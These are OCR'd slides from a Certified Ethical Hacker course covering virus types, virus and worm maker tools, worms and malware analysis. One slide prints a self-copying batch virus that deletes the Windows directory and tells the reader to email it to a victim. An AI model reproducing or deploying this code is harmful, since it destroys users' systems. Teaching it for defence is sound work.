


Add-on and Intrusive Viruses

C|EH Certified Ethical Hacker

Add-on Viruses

Add-on viruses append their code to the host code **without making any changes** to the latter or **relocate the host code** to insert their own code at the beginning



Intrusive viruses overwrite the **host code partly** or **completely** with the viral code

Intrusive Viruses

Transient and Terminate and Stay Resident Viruses

Basic Infection Techniques

Direct Action or Transient Virus

- **Transfers** all the controls of the host code to where it **resides in the memory**
- The virus **runs when the host code is run** and terminates itself or exits memory as soon as the host code execution ends

Terminate and Stay Resident Virus (TSR)

- **Remains permanently in the memory** during the entire work session even after the target host's program is executed and terminated; can be removed only by **rebooting the system**

Writing a Simple Virus Program

C|EH Certified Ethical Hacker

Create a batch file Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```

1

Convert the Game.bat batch file to Game.com using **bat2com** utility

2

Send the Game.com file as an **email attachment** to a victim


3

When run, it **copies itself** to all the .bat files in the current directory and **deletes** all the files in the Windows directory

Sam's Virus Generator and JPS Virus Maker




Sam's Virus Generator




JPS Virus Maker

Andreinick05's Batch Virus Maker and DeadLine's Virus Maker




Andreinick05's Batch Virus Maker



DeadLine's Virus Maker

Sonic Bat - Batch File Virus Creator and Poison Virus Maker

Sonic Bat - Batch File Virus Creator



Poison Virus Maker

Computer Worms

C|EH Certified Ethical Hacker

1

Computer worms are malicious programs that replicate, execute, and spread across the network connections independently without human interaction

Most of the worms are created only to replicate and spread across a network, consuming available computing resources; however, some worms carry a payload to damage the host system

2

3

Attackers use worm payload to install backdoors in infected computers, which turns them into zombies and creates botnet; these botnets can be used to carry further cyber attacks

How is a Worm Different from a Virus?

CEH Certified Ethical Hacker

Replicates on its own


A worm is a special type of malware that can replicate itself and use memory, but cannot attach itself to other programs

Spreads through the Infected Network


A worm takes advantage of file or information transport features on computer systems and spreads through the infected network automatically but a virus does not

Computer Worms: Ghost Eye Worm

Ghost Eye worm is a hacking program that **spreads random messages** on Facebook or steam or chat websites to get the password




Worm Maker: Internet Worm Maker Thing



What is Sheep Dip Computer?


- Sheep dipping refers to the **analysis** of suspect files, incoming messages, etc. for malware
- A sheep dip computer is **installed with** port monitors, file monitors, network monitors and antivirus software and connects to a network only under strictly controlled conditions



Anti-Virus Sensor Systems

- Anti-virus sensor system is a collection of computer software that **detects and analyzes malicious code threats** such as viruses, worms, and Trojans. They are used along with sheep dip computers


Malware Analysis Procedure: Preparing Testbed



Malware Analysis Procedure

1. Perform **static analysis** when the malware is inactive
2. Collect information about:
   - String values found in the binary with the help of string extracting tools such as **BinText**
   - The packaging and compressing technique used with the help of compression and decompression tools such as **UPX**

http://www.mcafee.com

